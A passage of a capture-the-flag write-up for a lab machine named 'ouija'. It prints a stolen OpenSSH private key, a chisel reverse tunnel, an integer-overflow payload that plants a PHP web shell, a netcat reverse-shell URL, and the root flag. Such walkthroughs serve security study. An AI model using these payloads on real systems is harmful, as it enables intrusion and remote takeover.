further, since we are located in proc we can take a look at self/environ to check for users, the /file/get part can be found in app.js. 
Found the leila user. Whilst enumerating the self folder on my local machine I found a symbolic link called root linking back to the / directory which can be used to navigate the entire filesystem. 
Get flag. 
Exposed SSH key: 
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
-----BEGIN OPENSSH PRIVATE KEY-----
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
DvfM2TbsfLo4kAAAALbGVpbGFAb3VpamE=
-----END OPENSSH PRIVATE KEY-----
Privilege Escalation
Netstat reveals a service running on port 9999.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
leila@ouija:~$ netstat -npl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 172.17.0.1:6015         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6014         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6013         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6012         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6011         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6010         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6009         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6008         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6007         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6006         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6005         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6004         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6003         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6002         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6001         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6000         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:3002         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9999          0.0.0.0:*               LISTEN      -
Looking further at the code we found that say_lverifier wasn’t defined in the PHP file. We also discovered a custom PHP extension.
1
2
3
Location:
/development/server-management_system_id_0
/usr/lib/php/20220829/lverifier.so
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Code segment:

<?php
if(isset($_POST['username']) && isset($_POST['password'])){
//              system("echo ".$_POST['username']." > /tmp/LOG");
        if(say_lverifier($_POST['username'], $_POST['password'])){
                session_start();
                $_SESSION['username'] = $_POST['username'];
                $_SESSION['IS_USER_'] = "yes";
                $_SESSION['__HASH__'] = md5($_POST['username'] . "::" . $_POST['password']);
                header('Location: /core/index.php');
        }else{
                echo "<script>alert('invalid credentials')</alert>";
        }
}?>
Decompiling the lverifier.so file shows us the event_recorder call writes to a log file after validating user input. 
We can use a buffer overflow/integer overflow attack on the username field which is a size_t type variable (max value of 65535). 
Before being able to access the page we have to portforward.
1
2
3
4
5
6
7
8
9
10
11
12
# In kali
┌──(kali㉿kali)-[~/Downloads]
└─$ ./chisel server -p 3000 --reverse
2024/01/07 18:13:52 server: Reverse tunnelling enabled
2024/01/07 18:13:52 server: Fingerprint krwSVdUgiKr3xtUBdcVDItYB0Rl3yMjPos2tgJNuUJY=
2024/01/07 18:13:52 server: Listening on <http://0.0.0.0:3000>
2024/01/07 18:14:00 server: session#1: tun: proxy#R:9999=>9999: Listening

# On target
leila@ouija:/tmp$ ./chisel client 10.10.14.140:3000 R:9999:127.0.0.1:9999
2024/01/07 17:13:59 client: Connecting to ws://10.10.14.140:3000
2024/01/07 17:14:00 client: Connected (Latency 41.891538ms)
Using the following payload we can control the log file path and content.
1
2
3
4
5
6
7
8
9
10
11
leila@ouija:~$ mkdir "/tmp/miao/<?=\\`\\$_GET[0]\\`?>"

# In kali
┌──(kali㉿kali)-[~]
└─$ python3
Python 3.11.7 (main, Dec  8 2023, 14:22:46) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> a = '/tmp/miao/<?=`$_GET[0]`?>/../../..//development/server-management_system_id_0/miao.php'
>>> len(a)
86
>>> '/'*714 + a  + 'A'*64738
Now let’s send our malicious request in Burp. 
Verify if the miao.php file was created.
1
2
leila@ouija:/development/server-management_system_id_0$ ls
core  img  index.php  main.js  miao.php  README.md  style.css
Now we can browse to the miao.php page and we have RCE. 
1
2
Rev shell payload:
<http://127.0.0.1:9999/miao.php?0=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fbash%20-i%202%3E%261%7Cnc%2010.10.14.140%204444%20%3E%2Ftmp%2Ff>
Root flag: 1e9f9c3acf3500b97cd9bd0f7f84ddd8
1
2
root@ouija:~# cat root.txt
1e9f9c3acf3500b97cd9bd0f7f84ddd8
Pwned!